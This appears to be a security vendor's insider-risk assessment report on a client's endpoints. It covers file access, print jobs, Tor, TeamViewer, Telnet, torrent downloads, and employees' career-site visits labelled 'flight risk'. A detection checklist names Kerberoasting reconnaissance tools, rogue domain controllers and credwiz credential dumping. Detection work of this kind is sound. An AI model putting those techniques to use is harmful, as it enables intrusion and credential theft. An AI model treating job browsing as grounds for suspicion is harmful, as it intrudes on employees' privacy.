
Tuesday, 8 October 2019 at 13:02:28 GMT+01:00
23 files accessed

Node
40[redacted]036253H

Process
explorer.exe Signed

```
    ▼ Start Menu → Programs → Microsoft Corporation
        Microsoft Teams.lnk                              2
    ▼ Themes → CachedFiles
        CachedImage_1920_1080_POS2.jpg                   8
▼ Desktop
    Affected Receipt Batch.xlsx                          2
    Copy of 2764989_1_Lease Break Options_a.xlsx         2
    desktop.ini                                          1
▼ OneDrive - Intu - Dir - Office 365 - Prod 1
    desktop.ini                                          1
▼ Work Folders
    desktop.ini                                          4
```

Affected Receipt Batch and Copy of Lease Break Options stored on user's desktop



Tuesday, 8 October 2019 at 09:33:04 GMT+01:00
21 files accessed

Node
40B[redacted]036274H


Process
explorer.exe Signed

File events by explorer.exe
Hits in the organization 1
File events on this node ○
File events by this process instance ○

Other events by explorer.exe
Connections from this node ○
DNS lookups by this node ○

```
▼ Desktop
    desktop.ini                                          2
▼ Downloads
    desktop.ini                                          2
▼ Pictures
    desktop.ini                                          2
▼ Work Folders
    ▼ #Strategy and Standards → PMO and PMO Templates
        PB00295 - Budget Overview V3.0.xlsx              1
    ▼ favorites
        desktop.ini                                      1
    ▼ My Data Sources
        DESKTOP.INI                                      1
```

Budget Overview stored on user's desktop



Tuesday, 8 October 2019 at 09:20:56 GMT+01:00
50 files accessed

Node
TRA[redacted]71470H

Process
explorer.exe Signed


```
    desktop.ini                                          2
▼ PN
    ▼ LACP
        Milt[redacted]n Keynes LACP Reconfiguration v0.2.xlsx    2
        Uxb[redacted]dge LACP Reconfiguration v0.3.xlsx          2
    ▼ Metr[redacted]centre
        Metr[redacted]Centre Core Migration v0.7.xlsx            18
    Met[redacted]Centre Core Migration v0.7.xlsx                 5
    Milt[redacted] Keynes LACP Reconfiguration v0.2.xlsx         5
    Uxb[redacted]dge LACP Reconfiguration v0.3.xlsx              5
▼ VMWARE BUILDS → iLS
    lak[redacted]side vmware configs and build.docx              11
```

XXX & XXX LCAP Reconfiguration, XXX Core Migration and VMware configs and build stored on user's desktop

Finding: Visibility of Printed material

The visibility around print events provided by the Ava Platform surpasses simple print server log forwarding. Using a combination of watchlists and granular print events large print jobs can be easily reported and investigated within the organization.

The screenshots below show users printing documents. In these examples, this does not conclusively prove malicious intent however demonstrates the enhanced visibility offered by the platform in detecting users printing of potentially sensitive company information. This visibility can greatly assist in ensuring that data remains under the control of the organization with printing restricted to those with the responsibility and remit to do.



Wednesday, 9 October 2019 at 13:43:51 GMT+01:00

Print job

Node: LON[redacted]TM02

Document name: R:FSGRbv:Copy of Copy of 20190807 intu [redacted]roup Structure Chart Wed.xlsx


Printer name: LON[redacted]FPKM19

Printer port: 10.1.4.83

Pages: 1

Job size: 20kB

Copy of 20190807 XX Group Structure Chart Wed being printed off



Wednesday, 9 October 2019 at 12:12:23 GMT+01:00

Print job

Node: LON[redacted]TM02

Document name: R:3tDmy5:Cash and Balances Current.xlsx


Printer name: LO[redacted]MFPKM03

Printer port: 10.1.4.58

Pages: 1

Job size: 87kB

Cash and Balances Current being printed



Tuesday, 8 October 2019 at 16:32:22 GMT+01:00

Print job

Node: LON[redacted]TM02

Document name: R:8w4aiL:20191007 OCTOBER EXECUTIVE COMMITTEE MEETING PAPERS.pdf

Printer name: LON[redacted]FPKM03

Printer port: 10.1.4.58

Pages: 1


Job size: 20MB

October executive committee meeting papers being printed

3 Cyber hygiene:

Finding: Tor Browser being used

The Ava Platform detected the use of Tor browser on one machine. Although the use of Tor in this instance does not conclusively prove malicious intent, however demonstrates the enhanced visibility offered by the platform in detecting Tor Usage.



Thursday, 3 October 2019 at 17:59:55 GMT+01:00
136 files accessed

GO TO EVENT   REMOVE FROM CASE

Node
408-[redacted]472757


Process
explorer.exe Signed

```
        ▾ CachedFiles
            CachedImage_2256_1504_POS2.jpg                                        14
        TranscodedWallpaper                                                        3
▾ Contacts
    desktop.ini                                                                    1
▾ Desktop
    ▸ Tor Browser → Browser (1 entry in folder)
    At this point it is important to understand contacts.docx                      2
    Copy CAFM Device - Issue List - ALL.xlsx                                       2
    Copy of ICT Vendors V2.xlsx                                                    2
    Copy of Known compromised users - O365 activities between 23 to 31-Jan-2019.xlsx  2
    Copy of sc_req_item.xlsx                                                       2
```

Tor browser used

Finding: TeamViewer connections to multiple hosts

During the investigation into your environment a number of TeamViewer sessions were identified. Whilst TeamViewer is still in use for some remote access and management solutions the frequency and span of connections to different endpoints raises suspicion.



Communication via TeamViewer

It is unknown whether the connections are not internal endpoints within the environment however IP address information indicates that the IP addresses with which TeamViewer is communicating are within the Scandinavian geographic area.
The volume of data transferred via these connections is also uncharacteristically high.
This behaviour is assessed as being unusual and worthy of further investigation. It is recommended that confirmation be sought as to whether this use of TeamViewer is within the roles, rights and responsibilities of the user in question.


<u>Finding:</u> Unsanctioned applications

The Ava Platform is able to identify if unsanctioned applications or processes are being run in the environment. This can also provide information for investigators and security professionals to continue their investigation into suspicious activity within the environment.

In this instance the Ava Platform identified several possible unsanctioned programs being downloaded in the environment.

Download of Garmin Express

The Ava platform detected the download of Garmin Express. This is an application that is designed to manage Garmin devices. This will warrant confirmation that this is a sanctioned application.



You are inspecting a time window of less than a minute which ended 5 days ago

5 Oct 2019

Downloaded
C:\Use[redacted]walkers\Downloads\GarminExpress.exe
from
https://download.garmin.com/omt/express/GarminEx

Displaying 0 of 0 entries.

Saturday, 5 October 2019 at 14:38:27 GMT+01:00
Browser download

Tab URL
https://www.garmin.com/en-US/software/express/

URL of downloaded file
https://download.garmin.com/omt/express/GarminExpress.exe

Browser
Chrome

Private session
False

Saved as
C:\Use[redacted]walkers\Downloads\GarminExpress.exe

Size
87MB


MIME type
application/octet-stream

Danger
Safe: The download presents no known danger to the user's computer.

Garmin Express downloaded

Use of ShareX

The Ava platform identified the use of an unsigned process called ShareX exe seen on only one machine, this is an open source screen capture tool.



Tuesday, 15 October 2019 at 08:51:26 GMT+01:00
Inbound connection

This Node
api.github.com

Network Address
140.82.118.5:443

← 136kB 463B →


Protocol
TCP

Remote Node
408-7[redacted]80253

Network Address
10.1.7.[redacted]:49995

Process
ShareX.exe Unsigned


Unsigned ShareX process started



ShareX.exe active application

Internet Explorer use

Through the use of watchlists, the Ava Platform was able to identify the use the Internet Explorer on 15 machines. The recommendation is to use Microsoft EDGE or Chrome as they are more secure browsers.



Managed nodes (15)


Group by: Nothing

408-C[redacted]65055 Windows	408-C[redacted]50095 Windows	408-[redacted]92125 Windows	408-C[redacted]6253H Windows
408-C[redacted]6274H Windows	408-[redacted]72757 Windows	408-[redacted]80253 Windows	AZEU[redacted]KDC01 Windows
INTU-[redacted]KS-DC01 Windows	MET-[redacted]2778H Windows	TRA-[redacted]39347 Windows	TRA-C[redacted]53837 Windows
TRA-1[redacted]470H Windows	TRA-[redacted]84557 Windows	Trinity[redacted]erver Windows	

Managed nodes using internet explorer

Telnet Use

Through the use of watchlists, the Ava Platform was able to identify one user using Telnet. Since the protocol provides no built-in security measures, it suffers from serious security issues.



You are inspecting a time window of less than a minute which ended 1 day ago

Displaying 0 of 0 entries.

Wednesday, 9 October 2019 at 08:41:36 GMT+01:00

Outbound connection

This Node: TRA-1[redacted]70H

Network Address: 10.212.134.3:58455

1858 728

Remote Node: 172.27.5.106

Network Address: 172.27.5.106:23

Process: putty.exe Signed

Protocol: TCP

Connections made by putty.exe


Connections made to 172.27.5.106

Other events by putty.exe

Telnet IP: 127.27.5.106 on port 23

User downloading Open VPN from a Torrent site

The Ava platform identified a user visiting a torrent site called Torrentz2.is as shown in the screenshot below. Whilst torrent sites can be used for legitimate purposes as shown in the incident detected. It is often used to download illegal and copyright-protected material as well as being the source of corrupted or doctored software and often offer additional unwanted software when they are used.



en-jbr 09:16
5 HTTP website visited: http://torrentz2.is/?__cf_chl_jschl_tk__=e
Ad15Rb3-vF4jYINHgk05rWf5UBunqhXqf_4bWxKHM1K-BTshXsE
nbdCp1quFBY-wtgrzBTlcxW20lxUlpBuLuhs5cnJU0XJbuYliwSb
OBK_Ro2JvqpjekAKUqJiiBc3boCTFgLSPRjLmltkU8F0fTZR2Y1Q
Rf1qlM78Uu8A5SkdmVC6Q7ktsNY


en-jbr 09:16
Navigated to
http://torrentz2.is/?__cf_chl_jschl_tk__=ec550a13c972b4eb0c9

en-jbr 09:16
5 HTTP website visited: http://torrentz2.is/?__cf_chl_jschl_tk__=9
1580647493-0-AeVYAprjys10-9wlGKpFndjAWxo_CFctqof2Bwr-
7HDMh6Z22iMgsK_cSisgl_GeGY_QXKiwSNTM2G9Nx4c_Ef7VH
9loSuOd0_uUoEIDHPmOvlw5MYRQbx9kFaS4ouErhm0BNu-
LSd0P7sAUH0yzyYWPMaH1qlhadfTGDLIFDx6VmO1FwAlqGlxQ

en-jbr 09:16

Torrentz2 website visited


We can then see the user downloading an application called OpenVPN from this site.



en-jbr 09:20
70 Executable or script openvpn-install-2.4.8-I602-Win10.exe downloaded from https://swupdate.openvpn.org/community/releases/openvpn-install-2.4.8-I602-Win10.exe

OpenVPN executable downloaded

The screenshot below shows the application being installed onto the user's machine.



Last week
Updated about 3 hours ago

en-jbr
Activity feed

C:\Users\jbr\AppData\Local\Temp\nsy9[redacted]4.tmp\mod

openvpn-install-2.4.8-I602-Win10.exe **opened** 09:20
C:\Users\jbr\AppData\Local\Temp\nsy9[redacted]4.tmp\User

openvpn-install-2.4.8-I602-Win10.exe **opened** 09:20
C:\Users\jbr\AppData\Local\Temp\nsy9[redacted]4.tmp\Syst

openvpn-install-2.4.8-I602-Win10.exe **opened** 09:20
C:\Users\jbr\AppData\Local\Temp\nsy[redacted]14.tmp

openvpn-install-2.4.8-I602-Win10.exe **opened** 09:20
C:\Users\jbr\AppData\Local\Temp\nsy[redacted]13.tmp

openvpn-install-2.4.8-I602-Win10.exe **opened** 09:20
C:\Users\jbr\AppData\Local\Temp\nsi[redacted]02.tmp


Displaying 51 of about 66 entries. Click to load more.

OpenVPN installed

4 Observations:

Finding: Possible Flight Risk behaviour

Through the use of watchlists we identified two users viewing career websites, although this activity is not nefarious this behaviour can identify potential flight risk behaviour from the user, downloading company information that can be used by the user in their next job, possibly with a direct competitor. It can also identify a user that is downloading sensitive corporate data that can be sold and shared with a direct competitor.



Monday, 7 October 2019 at 12:45:40 GMT+01:00

Browser navigation

Tab URL: https://www.madison.co.uk/careers


Target URL: https://www.madison.co.uk/careers

Browser: Chrome

Private session: False

Transition type: Link: The user got to this page by clicking a link on another page.

https://www.madison.co.uk/careers



Tuesday, 1 October 2019 at 14:33:18 GMT+01:00

Browser navigation

Tab URL: https://www.procam.tv/careers/technical-supervisor

Target URL: https://www.procam.tv/careers/technical-supervisor

Browser: Chrome

Private session: False

Transition type: Link: The user got to this page by clicking a link on another page.

https://www.precam.tv/careers/technical-supervisor

Negative Findings

No dsquery abuse

dsquery can be used to enumerate Service Principal Names (SPN), enumerate domain trusts, and elevated usage might be an indication of Kerberoasting.

No unusual use of other dstools

- dsmove - move objects in the directory
- dsmod - modify objects in the directory
- dsget - shows the properties of an object in the directory
- dsrm - delete an object in the directory
- dsadd - add an object to the directory

No setspn abuse

Suspicious usage of the setspn utility could be indicated by repeated usage of setspn -L or setspn usage by an unexpected user. This command is used to list Service Principal Names for certain accounts, groups, or servers. This could be used for reconnaissance or as enumeration to perform kerberoasting.

No klist abuse

klist is a command-line utility which can be used to list Kerberos tickets and details about them. Frequent, unusual use of klist could be an indication of an insider or intruder attempting reconnaissance or kerberoasting.

No whoami abuse

This utility tells the invoker which accounts they are using. It is unusual for an authorized user to not know what account they are using.

No instances of unusual net commands

- net user - listing or adding new user accounts
- net group - listing domain groups or adding users to groups
- net localgroup - listing local groups or adding users to local groups
- net use - mounting/viewing shares with command line

No indication of Rogue/Shadow Domain Controller

Creation of a Rogue/Shadow Domain controller allows a user to turn any Windows computer on the domain into what is effectively a Domain Controller. This technique abuses Active Directory replication and is extraordinarily difficult to detect with event logging or other tools. Ava detects this type of activity easily due to the level of endpoint visibility.

No suspicious volume shadow copies

The creation of volume shadow copies can be an indication that data is being prepared for exfiltration. The ability to search for this would be particularly useful on Domain Controllers.

Deletion of volume shadow copies is a behavior that could be associated with destructive insider threats, ransomware or anti-forensic activity.

No use of credwiz.exe

credwiz can be used to dump credentials as a method of bypassing default User Account Control settings in Windows.

No use of auditpol.exe

This utility can be used to see what audit logging policy is enabled or to manipulate audit logging. For example, an insider could disable certain logging to hide activity for themselves or someone they are colluding with. This could also be utilized by intruders.

Conclusion

The purpose of this data review was to highlights defined areas of risk to your organisations and business based upon your Insider Risk profiles.

This report has demonstrated the use of watch lists to ensure visibility and compliance as well as active threat hunting and forensics using the Power Search capability.

In conclusion here are the critical risk indicators that were found within the risk assessment that should be reviewed and remedied immediately to avoid further threat:

Risk #	Severity	Detail
1		
2		
3		
4		

Please note: the above details and outliers are recommendations based on the initial findings of the Ava risk assessment. Insider Risk vectors will continue to change and multiply on a daily basis, therefore is it Ava's recommendation to implement a focused Insider Threat programme to incorporate a formal cyber Hygiene analysis once a month/quarter.

Proposal

Please speak to your account executive to provide a formal proposal based on the following:

Number of Users:
Length of Contract: